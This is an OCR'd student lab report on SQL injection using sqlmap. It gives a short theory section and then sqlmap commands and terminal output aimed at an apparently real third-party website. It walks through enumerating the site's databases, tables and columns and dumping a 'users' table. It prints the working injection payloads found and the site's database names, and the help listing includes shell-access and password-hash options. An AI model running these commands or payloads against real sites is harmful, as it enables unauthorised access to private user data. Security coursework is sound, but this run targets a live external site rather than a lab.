PRACTICAL-9

AIM:


Attack on Web Application using SQL Injection.

THEORY:


- SQL injection is one of the most common web hacking techniques in which injected malicious code (SQL statement) might destroy your database or manipulate database to access information that was not intended to be displayed. It takes advantage of the design flaws in poorly designed web applications to exploit SQL statements to execute malicious SQL code. It generally allows an attacker to view data that they are not normally able to retrieve.
- SQL injection, also known as SQLI, is a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed. This information may include any number of items, including sensitive company data, user lists or private customer details.
- The impact SQL injection can have on a business is far-reaching. A successful attack may result in the unauthorized viewing of user lists, the deletion of entire tables and, in certain cases,the attacker gaining administrative rights to a database, all of which are highly detrimental to a business.

CODE:


```
List out sqlmap commands
Sqlmap -h

Find Database using given URL
sqlmap -u "http://www.indiapharmaexpo.in/fix_meetings.php?id=1" --dbs

Find tables in a particular database
Sqlmap -u  http://www.indiapharmaexpo.in/fix_meetings.php?id=1 --tables
–D indiapharma_Xdwi23U


Get columns of a table
Sqlmap -uhttp://www.indiapharmaexpo.in/fix_meetings.php?id=1 –columns -D
indiapharma_Xdwi23U –T users

Get data from a table
Sqlmap -u http://www.indiapharmaexpo.in/fix_meetings.php?id=1 –dump -D
indiapharma_Xdwi23U –T users
```


19IT016 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
73% 23:29
Right Ctrl
Type here to search
ENG
09:59 AM
16-02-2022


```
┌──(kali㉿kali)-[~]
└─$ sqlmap -h                                                    2 ×
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.5.11#stable}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: python3 sqlmap [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL

    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --random-agent      Use randomly selected HTTP User-Agent header value
```


19IT016 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
72% 23:31
Right Ctrl
Type here to search
ENG
10:01 AM
16-02-2022


```
    --random-agent      Use randomly selected HTTP User-Agent header value
    --proxy=PROXY       Use a proxy to connect to the target URL
    --tor               Use Tor anonymity network
    --check-tor         Check to see if Tor is used properly

  Injection:
    These options can be used to specify which parameters to test for,
    provide custom injection payloads and optional tampering scripts

    -p TESTPARAMETER    Testable parameter(s)
    --dbms=DBMS         Force back-end DBMS to provided value

  Detection:
    These options can be used to customize the detection phase

    --level=LEVEL       Level of tests to perform (1-5, default 1)
    --risk=RISK         Risk of tests to perform (1-3, default 1)

  Techniques:
    These options can be used to tweak testing of specific SQL injection
    techniques

    --technique=TECH..  SQL injection techniques to use (default "BEUSTQ")

  Enumeration:
    These options can be used to enumerate the back-end database
    management system information, structure and data contained in the
    tables

    -a, --all           Retrieve everything
    -b, --banner        Retrieve DBMS banner
```



```
    -b, --banner        Retrieve DBMS banner
    --current-user      Retrieve DBMS current user
    --current-db        Retrieve DBMS current database
    --passwords         Enumerate DBMS users password hashes
    --tables            Enumerate DBMS database tables
    --columns           Enumerate DBMS database table columns
    --schema            Enumerate DBMS schema
    --dump              Dump DBMS database table entries
    --dump-all          Dump all DBMS databases tables entries
    -D DB               DBMS database to enumerate
    -T TBL              DBMS database table(s) to enumerate
    -C COL              DBMS database table column(s) to enumerate

  Operating system access:
    These options can be used to access the back-end database management
    system underlying operating system

    --os-shell          Prompt for an interactive operating system shell
    --os-pwn            Prompt for an OOB shell, Meterpreter or VNC

  General:
    These options can be used to set some general working parameters

    --batch             Never ask for user input, use the default behavior
    --flush-session     Flush session files for current target

  Miscellaneous:
    These options do not fit into any other category

    --wizard            Simple wizard interface for beginner users
```



19IT016 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
Right Ctrl
Type here to search
ENG
10:08 AM

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://www.indiapharmaexpo.in/fix_meetings.php?id=1" --dbs
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.5.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:37:34 /2022-02-15/

[23:37:34] [INFO] resuming back-end DBMS 'mysql'
[23:37:34] [INFO] testing connection to the target URL
[23:37:35] [WARNING] potential CAPTCHA protection mechanism detected
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=jua5pd2l3tc ... 964dklcp57'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=1' RLIKE (SELECT (CASE WHEN (9944=9944) THEN 1 ELSE 0x28 END))-- RsIz

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: id=1' AND GTID_SUBSET(CONCAT(0x7176706271,(SELECT (ELT(2189=2189,1))),0x7170626a71),2189)-- wgju

    Type: time-based blind
```


19IT016 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
Right Ctrl
Type here to search
ENG
10:09 AM
16-02-2022


```
    Payload: id=1' RLIKE (SELECT (CASE WHEN (9944=9944) THEN 1 ELSE 0x28 END))-- RsIz

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: id=1' AND GTID_SUBSET(CONCAT(0x7176706271,(SELECT (ELT(2189=2189,1))),0x7170626a71),2189)-- wgju

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 4152 FROM (SELECT(SLEEP(5)))AzZe)-- rExx

    Type: UNION query
    Title: MySQL UNION query (NULL) - 50 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7176706271,0x79726f47686e706d6b4d6d5869464f484f7148614273786642756277697443726243506165494354,0x7170626a71)
,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,N
ULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL#
---
[23:37:37] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Apache
back-end DBMS: MySQL ≥ 5.6
[23:37:37] [INFO] fetching database names
available databases [2]:
[*] indiapharma_Xdwi23U
[*] information_schema

[23:37:37] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/www.indiapharmaexpo.in'

[*] ending @ 23:37:37 /2022-02-15/


┌──(kali㉿kali)-[~]
└─$ 
```

Figure: In this figure you can see that we get database name using sqlmap -u "http://www.indiapharmaexpo.in/fix_meetings.php?id=1" --dbs command


19IT016 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
Screenshot taken
View image
Type here to search
10:14 AM
16-02-2022

